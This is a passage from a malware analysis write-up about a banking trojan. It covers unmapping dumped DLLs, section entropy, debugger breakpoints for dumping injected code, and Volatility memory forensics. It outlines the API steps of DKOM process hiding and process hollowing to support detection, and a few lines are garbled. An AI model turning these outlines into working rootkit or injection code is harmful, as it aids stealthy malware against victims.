


```
[+] .rdata to: 003DCC00
[+] .eh_fram♀Ä to: 003E2C00
[+] .bss to: 00330000
[+] .edata to: 003EBC00
[+] .idata to: 003EBE00
[+] .CRT to: 003EDE00
[+] .tls to: 003EE000
[+] .rsrc to: 003EE200
[+] .reloc to: 003EEA00
Success!
Saved output to: 560000.dll
Press any key to continue . . .
```


Repeating the same procedure to the second extracted file means that the extracted file (**\_00130000.mem**), its base address in hex (**0x00130000**) and the name of the output filename (**130000.dll**). Thus:

```
C:\Binaries> pe_unmapper.exe _00130000.mem 00130000 130000.dll
...
[+] .reloc to: 00074E00
Success!
Saved output to: 130000.dll
Press any key to continue . . .
```


It is done. Afterwards, checking the result using the **PE Bear**, we have the following picture:




It is much better now! This time, the IAT is completely readable and we can list all their DLLs and the respective functions. Repeating the same steps for the other fixed DLL, we also have success as shown below:



Let's check if any file is packed using DiE. As you can see, the first one (560000.dll) is not, apparently, packed as shown below:



Checking the second file (130000.dll), we have:



As an additional task, check few details about both files (**560000.dll** and **130000.dll**) as the entropy of each section:

```
root@kali:~/malwares/INVESTIGACA0# rabin2 -K entropy -S 560000.dll
[Sections]
idx=00 vaddr=0x00561000 paddr=0x00000400 sz=169472 vsz=172032 perm=m-r-x entropy=06000000 name=.text
idx=01 vaddr=0x0058b000 paddr=0x00029a00 sz=537088 vsz=540672 perm=m-rw- entropy=07000000 name=.data
idx=02 vaddr=0x0060f000 paddr=0x000acc00 sz=24576 vsz=24576 perm=m-r-- entropy=05000000 name=.rdata
idx=03 vaddr=0x00615000 paddr=0x000b2c00 sz=36864 vsz=36864 perm=m-r-- entropy=05000000 name=.eh_fra
idx=04 vaddr=0x0061e000 paddr=0x00000000 sz=0 vsz=8192 perm=m-rw- entropy=00000000 name=.bss
idx=05 vaddr=0x00620000 paddr=0x000bbc00 sz=512 vsz=4096 perm=m-r-- entropy=00000000 name=.edata
idx=06 vaddr=0x00621000 paddr=0x000bbe00 sz=8192 vsz=8192 perm=m-rw- entropy=05000000 name=.idata
idx=07 vaddr=0x00623000 paddr=0x000bde00 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.CRT
idx=08 vaddr=0x00624000 paddr=0x000be000 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.tls
idx=09 vaddr=0x00625000 paddr=0x000be200 sz=2048 vsz=4096 perm=m-rw- entropy=03000000 name=.rsrc
idx=10 vaddr=0x00626000 paddr=0x000bea00 sz=10240 vsz=12288 perm=m-r-- entropy=06000000 name=.reloc
```

11 sections

```
root@kali:~/malwares/INVESTIGACA0# rabin2 -K entropy -S 130000.dll
[Sections]
idx=00 vaddr=0x10001000 paddr=0x00000400 sz=7168 vsz=8192 perm=m-r-x entropy=05000000 name=.text
idx=01 vaddr=0x10003000 paddr=0x00002000 sz=8192 vsz=8192 perm=m-r-x entropy=05000000 name=code
idx=02 vaddr=0x10005000 paddr=0x00004000 sz=3072 vsz=4096 perm=m-r-- entropy=04000000 name=.rdata
idx=03 vaddr=0x10006000 paddr=0x00004c00 sz=512 vsz=8192 perm=m-rw- entropy=02000000 name=.data
idx=04 vaddr=0x10008000 paddr=0x00004e00 sz=1024 vsz=4096 perm=m-r-- entropy=04000000 name=.reloc
```

5 sections

Again, we have high entropy in the **.data** section from the **560000.dll** file. Maybe there is something useful for us there. About the second file (**130000.dll**), it is everything OK.

Before proceeding, it is curious to know the original name of both files (got from **PE Bear** tool), as shown below:

560000.dll → **Client-spyder.exe**

1300000.dll → **HookLibrary86.dll**


Of course, both names are meaningful. ☺

Later, we will return to these two files, the driver (**bf190a1f.sys**) and any other files that can be interesting to analyze. It will make part of the static analysis using IDA Pro.


As a side note , when we are trying to extract possible injected code from the memory (it is not this case, which we have found two DLLs on memory), a good technique is setting breakpoints up at memory allocation functions such as **VirtualAlloc( )**, **VirtualAllocEx( )**, **GlobalAlloc( )**, and so on, instead of viewing new allocated segment memory. If you don't remember how to do it, a summarized procedure follows

- Open the **OllyDbg/Immunity/x64dbg** and **set a breakpoint** for all **VirtualAlloc( )** or **GlobalAlloc( )** functions.
- Once the breakpoint has been hit, observe the **allocated size** for checking whether there is a reasonable space for containing an executable or DLL.
- If the allocated space is good enough, so proceed with the **ALT-F9** to continue the execution until **returning to the procedure that called the VirtualAlloc( ) or GlobalAlloc( ) functions**.
- Right click on **EAX (return of the function)** and choose **Follow in Dump** . Probably, there will be a huge empty space.
- Continue the execution by pressing **F8 (step-over)** until **something appears at dump area**. **If an executable appears, so dump it through this area or Modules windows**. If nothing useful to appear there, so repeat the steps.
- If the content to delay to appear, try to use a **hardware breakpoint (on write)**.

Unfortunately, it is so likely to exist dozens of insignificant allocations before we are able to find something useful:



Thus, it is suitable to narrow our search for allocations greater than a specific value (for example, 20000 bytes) by setting up a conditional breakpoint on target functions (**VirtualAlloc / GlobalAlloc**). To perform it, right click at **first instruction of the function** → **Breakpoint** → **Conditional Breakpoint**, as shown below:



Of course, it does not work every time, mainly because we have not analyzed it yet, but it is always a good shot. ;)

## Memory analysis

Now, we start deeper analysis and we are going to delve into interesting details. Sometimes, I have heard from incident handlers and malware analysts that they are not used to deploying memory analysis in their standard procedures. Honestly, I am not able to understand this choice, but I respect it. Of course, in this specific analysis, we have the malware in our hands, but memory analysis will help us a lot.

Additionally, when I start a real analysis in the client facilities (on site), I simply don't know where is the malware and, of course, the client also doesn't know anything about it. Based on it, my first technical action (not my first procedural action) is to **acquire the memory BEFORE execute any command**. Afterwards, I use **Volatility (the best memory analysis tool of the world, by far)** for performing an efficient investigation. The conclusion of this task will be used as the start point of the static analysis using IDA Pro and/or Radare2. In my opinion, it is a perfect match. 😊

This investigation has an interesting caveat that, after about few minutes being infected by executing the certmgr.exe program, it is rebooted non-intentionally (it is caused by the malware, as we will see later). Therefore, we are going to work on two images, which one of them is **before rebooting (trojan\_before\_r.vmem)** and another one is **after the reboot (trojan\_after\_r.vmem)**. The reason for the decision is that, during the **certmgr.exe** execution, I have access to all touched files by the malwares while infecting and, after the rebooting, I can examine all the malware operation while I try to open a browser for accessing a bank website (the malware is activated during the https operation because the certmgr.exe is launched). Obviously, working on two memory images is not so usual, usually there are few differences between them, but it can help us.

Starting our memory investigation, execute few commands for making things easier during the commands:

```
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_PROFILE=Win7SP1x86
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:///malwares/trojan_banker_stuff/trojan_before_r.vmem
root@kali:/malwares/trojan_banker_stuff# export PATH=$PATH:/root/volatility26
root@kali:/malwares/trojan_banker_stuff# cd /root/volatility26/
root@kali:~/volatility26# git pull
Already up-to-date.
root@kali:~/volatility26# cd -
/malwares/trojan_banker_stuff
```

Few considerations about the commands above:

1. As the malware was tested on a **Windows 7 SP1 x86**, so I have setup up it as the Volatility profile.
2. For preventing to type the path of the image in each command, so I made the image path as constant for future command executions.
3. I have put the **Volatility executable (vol.py)** in the **PATH** variable.
4. Finally, I have check for new updates.
5. Obviously, when you need to handle the memory image after rebooting the system, so we have to change the **VOLATILITY\_LOCATION** variable.

Once more remember that, at the beginning, we are executing **commands for memory image before rebooting the system**. However, I will jump between memory images back-in-forth during the explanation, so it is recommended to pay attention on it, please.

Thus, we are ready to list the running processes during the infection as shown below:

```
root@kali:~/malwares/trojan_banker_stuff# vol.py pslist
Volatility Foundation Volatility Framework 2.6
Offset (V)  Name                PID  PPID  Thds  Hnds  Sess  Wow64  Start                Exit
-----
0x84fcc738 System                4    0     89   473   -----  0  2017-07-30 19:25:05 UTC+0000
0x85b02c48 smss.exe             256  4     2     29   -----  0  2017-07-30 19:25:05 UTC+0000
0x85cc6030 csrss.exe            352  344   9    536   0        0  2017-07-30 19:25:07 UTC+0000
0x85e77288 wininit.exe          404  344   3     75   0        0  2017-07-30 19:25:08 UTC+0000
0x85ef7d40 csrss.exe            416  396  10   222   1        0  2017-07-30 19:25:08 UTC+0000
0x85f0cd40 winlogon.exe          452  396   3    118   1        0  2017-07-30 19:25:08 UTC+0000
0x85f37150 services.exe         508  404   9    228   0        0  2017-07-30 19:25:08 UTC+0000
0x85f3f4d0 lsass.exe             524  404   7    714   0        0  2017-07-30 19:25:08 UTC+0000
0x85f3ed40 lsm.exe              532  404  10   144   0        0  2017-07-30 19:25:08 UTC+0000
0x8663b530 svchost.exe          640  508  11   360   0        0  2017-07-30 19:25:08 UTC+0000
0x8667a530 svchost.exe          720  508   7    289   0        0  2017-07-30 19:25:08 UTC+0000
0x85f4aa40 svchost.exe          792  508  23   598   0        0  2017-07-30 19:25:08 UTC+0000
0x866d7d40 svchost.exe          852  508  24   468   0        0  2017-07-30 19:25:09 UTC+0000
0x866f7d40 svchost.exe          884  508  42  1084   0        0  2017-07-30 19:25:09 UTC+0000
0x8671ed40 audiodg.exe        980  792   5    121   0        0  2017-07-30 19:25:09 UTC+0000
0x86740d40 svchost.exe         1064  508  25   753   0        0  2017-07-30 19:25:09 UTC+0000
0x8675ad40 svchost.exe         1188  508  18   415   0        0  2017-07-30 19:25:10 UTC+0000
0x867a63f0 spoolsv.exe          1312  508  14   346   0        0  2017-07-30 19:25:10 UTC+0000
0x86789d40 svchost.exe         1348  508  19   318   0        0  2017-07-30 19:25:10 UTC+0000
0x866c5030 armsvc.exe          1444  508   4     61   0        0  2017-07-30 19:25:10 UTC+0000
0x86642a08 svchost.exe         1484  508  30   335   0        0  2017-07-30 19:25:10 UTC+0000
0x867d8d40 IpOverUsbSvc.e       1516  508   7    187   0        0  2017-07-30 19:25:10 UTC+0000
0x86867d40 scpbradserv.exe     1612  508  15   344   0        0  2017-07-30 19:25:11 UTC+0000
0x855f5ab8 sqlwriter.exe        1676  508   5     81   0        0  2017-07-30 19:25:11 UTC+0000
0x86874648 vmtoolsd.exe         1728  508   9    301   0        0  2017-07-30 19:25:11 UTC+0000
0x868b8d40 TPAutoConnSvc.       2008  508   9    139   0        0  2017-07-30 19:25:12 UTC+0000
0x868b8670 svchost.exe         292  508   5    100   0        0  2017-07-30 19:25:12 UTC+0000
0x86944d40 dllhost.exe         284  508  16   202   0        0  2017-07-30 19:24:57 UTC+0000
0x8663ca58 msdtc.exe           2328  508  14   151   0        0  2017-07-30 19:24:59 UTC+0000
0x85e75d40 taskhost.exe        2596  508   9    165   1        0  2017-07-30 19:25:04 UTC+0000
0x86a0ad40 dwm.exe             2668  852   5    114   1        0  2017-07-30 19:25:04 UTC+0000
0x86a15d40 explorer.exe        2696  2644  28   797   1        0  2017-07-30 19:25:04 UTC+0000
0x86a55d40 scpbradguard.e       2832  2812   3     60   1        0  2017-07-30 19:25:04 UTC+0000
0x86a5a408 TPAutoConnect.       2984  2008   5    124   1        0  2017-07-30 19:25:05 UTC+0000
0x86a59548 conhost.exe          2912  416   1     32   1        0  2017-07-30 19:25:05 UTC+0000
0x86a7fd40 vmtoolsd.exe         3012  2696   7    201   1        0  2017-07-30 19:25:06 UTC+0000
0x86ab6d40 jusched.exe         3020  2696   2     59   1        0  2017-07-30 19:25:06 UTC+0000
0x86b93030 SearchIndexer.      3716  508  11   647   0        0  2017-07-30 19:25:12 UTC+0000
0x86bedd40 wmpnetwk.exe        3808  508  14   447   0        0  2017-07-30 19:25:12 UTC+0000
0x86c4e030 WmiPrivSE.exe       4036  640   6    124   0        0  2017-07-30 19:25:13 UTC+0000
0x86c6bd40 svchost.exe         1284  508  10   359   0        0  2017-07-30 19:25:13 UTC+0000
0x86a01d40 svchost.exe         3700  508  14   360   0        0  2017-07-30 19:26:57 UTC+0000
0x8675aa50 wuauc1t.exe          1740  884   4     92   1        0  2017-07-30 19:27:59 UTC+0000
0x85214d40 certmgr.exe          2580  2696  11   268   1        0  2017-07-30 19:28:19 UTC+0000
0x8521c450 conhost.exe          3088  416   0   -----  1        0  2017-07-30 19:28:19 UTC+0000 2017-07-30 19:28:20 UTC+0000
0x852177f8 certmgr.exe          3764  2580   1     32   1        0  2017-07-30 19:28:32 UTC+0000
0x85223d40 conhost.exe          2436  416   0   -----  1        0  2017-07-30 19:28:32 UTC+0000 2017-07-30 19:28:33 UTC+0000
0x867ae3a8 cmd.exe              3356  1728   0   -----  0        0  2017-07-30 19:32:12 UTC+0000 2017-07-30 19:32:12 UTC+0000
```

Nothing in special was listed. As you should remember, we run the **certmgr.exe** program, but during the execution a **second certmgr.exe** process is created, probably because the malicious DLL file. Therefore, it is appropriate to wonder:

1. Is there any hidden process?
2. Is the malware using hollowing?

We are able to investigate both issues. As the reader knows, **DKOM** is an old technique (more than twelve years ago) used by malwares for hiding in one of seven possible sources process lists. If you don't remember anything about it, the basic steps for a malware using DKOM from the user land (without needing to use a kernel driver) are:

- It enables the SeDebugPrivilege by using:
  - `RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, TRUE, FALSE, &oldpriv);`


- **NtQuerySystemInformation ( )** → it locates the **based address** of the kernel module (**ntoskrnl.exe**):
  - `NtQuerySystemInformation(SystemModuleInformation, &infomod, sizeof(infomod), NULL);`
- **Extracts the base address of the kernel execute module (ntoskrnl.exe):**
  - `kernelbase = (ULONG)infomod.Modules[0].ImageBase`
- **PsnitialSystemProcess variable** → it points to **\_EPROCESS** for the **System process**. Therefore, we have to **get the PsnitialProcess address**:
  - `kernelhandle = LoadLibraryA(kernelfilename); // ntoskrnl.exe`
  - `psinitialsys_addr = (ULONG) GetProcAddress(kernelhandle, "PsnitialSystemProcess") - (ULONG)kernelhandle + kernelbase;`
- **Walk in the linked list by searching for a target process to hide (remember about offset 0x88 – ActiveProcessLinks).**
- **NtSystemDebugControl ( )** → it reads and writes (**DebugSysReadVirtual** **DebugSysWriteVirtual**) 4 bytes to a specific **address in kernel memory**. Thus, it is possible to overwrite the **Flink and Blink pointers**.

Furthermore, remember that main functions used in this process have the following arguments:

- **NtSystemDebugControl (**  
`IN SYSDBG_COMMAND Command, //`  
`IN PVOID InputBuffer OPTIONAL,`  
`IN ULONG InputBufferLength,`  
`OUT PVOID OutputBuffer OPTIONAL,`  
`IN ULONG OutputBufferLength,`  
`OUT PULONG ReturnLength OPTIONAL);`
- **NtSystemDebugControl (**  
`SysDbgReadVirtual,`  
`&dbgmembuff,`  
`sizeof(dbgmembuff),`  
`NULL,`  
`0,`  
`NULL);`

In a summarized way, the DKOM technique is used to manipulate the **FLINK and BLINK pointer** (from a doubly-linked list) for “skipping” a process in a list during the walkthrough. Unfortunately, most excellent tools such as **Process Explorer** and **Process Hacker** are not able to detect the attack.

A good graphical overview follows below:



Using Volatility, we can check the DKOM action on processes by running the following command:

```

root@kali:~/malwares/trojan_banker_stuff# vol.py psxview --apply-rules
Volatility Foundation Volatility Framework 2.6
Offset(P) Name PID pslst psscan thrddproc pspcid csrss session deskthrd ExitTime
-----
0x7e789d40 svchost.exe 1348 True True True True True True True
0x7e75aa50 wuauc1t.exe 1740 True True True True True True True
0x7fa14d40 certmgr.exe 2580 True True True True True True True
0x7e259548 conhost.exe 2912 True True True True True True True
0x7ee77288 wininit.exe 404 True True True True True True True
0x7e2b6d40 jusched.exe 3020 True True True True True True True
0x7e6d7d40 svchost.exe 852 True True True True True True True
0x7e63ca58 msdtc.exe 2328 True True True True True True True
0x7e7d8d40 IpOverUsbSvc.e 1516 True True True True True True True
0x7e25a408 TPAutoConnect. 2904 True True True True True True True
0x7e75ad40 svchost.exe 1188 True True True True True True True
0x7e467d40 scpbradserv.ex 1612 True True True True True True True
0x7e201d40 svchost.exe 3700 True True True True True True True
0x7e67a530 svchost.exe 720 True True True True True True True
0x7e27fd40 vmttoolsd.exe 3012 True True True True True True True
0x7e393030 SearchIndexer. 3716 True True True True True True True
0x7e71ed40 audiodg.exe 980 True True True True True True True
0x7e6f7d40 svchost.exe 884 True True True True True True True
0x7e6c5030 armsvc.exe 1444 True True True True True True True
0x7e642a08 svchost.exe 1484 True True True True True True True
0x7e740d40 svchost.exe 1064 True True True True True True True
0x7f9f5ab8 sqlwriter.exe 1676 True True True True True True True
0x7ef3ed40 lsm.exe 532 True True True True True True False
0x7e544d40 dllhost.exe 284 True True True True True True True
0x7e474648 vmttoolsd.exe 1728 True True True True True True True
0x7e63b530 svchost.exe 640 True True True True True True True
0x7ef3f4d0 lsass.exe 524 True True True True True True False
0x7ef4aa40 svchost.exe 792 True True True True True True True
0x7e4b8670 svchost.exe 292 True True True True True True True
0x7e20ad40 dwm.exe 2668 True True True True True True True
0x7e06bd40 svchost.exe 1284 True True True True True True False
0x7ef37150 services.exe 508 True True True True True True False
0x7ef0cd40 winlogon.exe 452 True True True True True True True
0x7e3edd40 wmpnetwk.exe 3808 True True True True True True True
0x7e215d40 explorer.exe 2696 True True True True True True True
0x7e7a63f0 spoolsv.exe 1312 True True True True True True True
0x7e255d40 scpbradguard.e 2832 True True True True True True True
0x7e04e030 WmiPrvSE.exe 4036 True True True True True True True
0x7ee75d40 taskhost.exe 2596 True True True True True True True
0x7fa177f8 certmgr.exe 3764 True True True True True True True
0x7e4b8d40 TPAutoConnSvc. 2008 True True True True True True True
0x7fa23d40 conhost.exe 2436 True True Okay True Okay True Okay 2017-07-30 19:28:33 UTC+0000
0x7fa1c450 conhost.exe 3088 True True Okay True Okay True Okay 2017-07-30 19:28:20 UTC+0000
0x7eef7d40 csrss.exe 416 True True True True Okay True True
0x7f0c0030 csrss.exe 352 True True True True Okay True True
0x7ff4b738 System 4 True True True True Okay Okay Okay
0x7f302c48 smss.exe 256 True True True True Okay Okay Okay
0x7e7ae3a8 cmd.exe 3356 True True Okay True Okay Okay Okay 2017-07-30 19:32:12 UTC+0000
0x7e29f030 conhost.exe 2764 Okay True Okay Okay Okay Okay Okay 2017-07-30 19:32:12 UTC+0000
    
```



Clearly, there is no any hidden process on the system.

About the hollowing technique, malwares can create a process in suspended mode, to “empty” its content and filling the process container with a malicious content. Afterwards, the malware resumes the suspended process. Thus, it is impossible to find a simple calculator (for example) is actually a malware.

The basic steps for a malware to execute the hollowing techniques are:

- **Starts a new instance** of a legitimate process (in SUSPEND STATE) → **CreateProcess( )** ;
- **Opens and reads** a malicious code ;
- **Gathers the base address** of the destination image → **NtQueryProcessInformation( )** to get the address of the **PEB (Process Environment Block)**;
- **Free the memory section** in the target process → **NtUnmapViewOfSection( )** ;
- **Allocates a new block of memory** for holding the malicious code → **VirtualAllocEx( )** ;
- **Copies the source image** (malicious PE header and other PE sections) into the new allocated memory → **WriteProcessMemory( )** ;
- **Sets the start address** for the first thread (suspended) to point to the entry point of the malicious process → **GetThreadContext( ) + SetThreadContext( )** ;
- **Resumes the thread** → **ResumeThread( )** ;

To find processes coming from hollowing we can compare the injected code (**using VAD short + RWE protection**) against the **Process Environment Block (PEB)**. If an executable has an entry in the **PEB**, but it does not have a corresponding entry in the **VAD tree**, so it is hollowing evidence. Fortunately, my colleague **Monnappa KA (investigator in Cisco Systems)** has written a nice plugin name **hollowfind** (<https://github.com/monnappa22/HollowFind.git>), which makes our lives easier when we are trying to find hollowing evidences, as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py hollowfind -v
Volatility Foundation Volatility Framework 2.6
```

It is great! There is not any hollowed process on the system. It is simple like that. 😊

One of first steps is to verify the IP address that the malware is trying to connect by executing the following commands:

```
root@kali:/malwares/trojan_banker_stuff# export
VOLATILITY_LOCATION=file:///malwares/trojan_banker_stuff/trojan_after_r.vmem

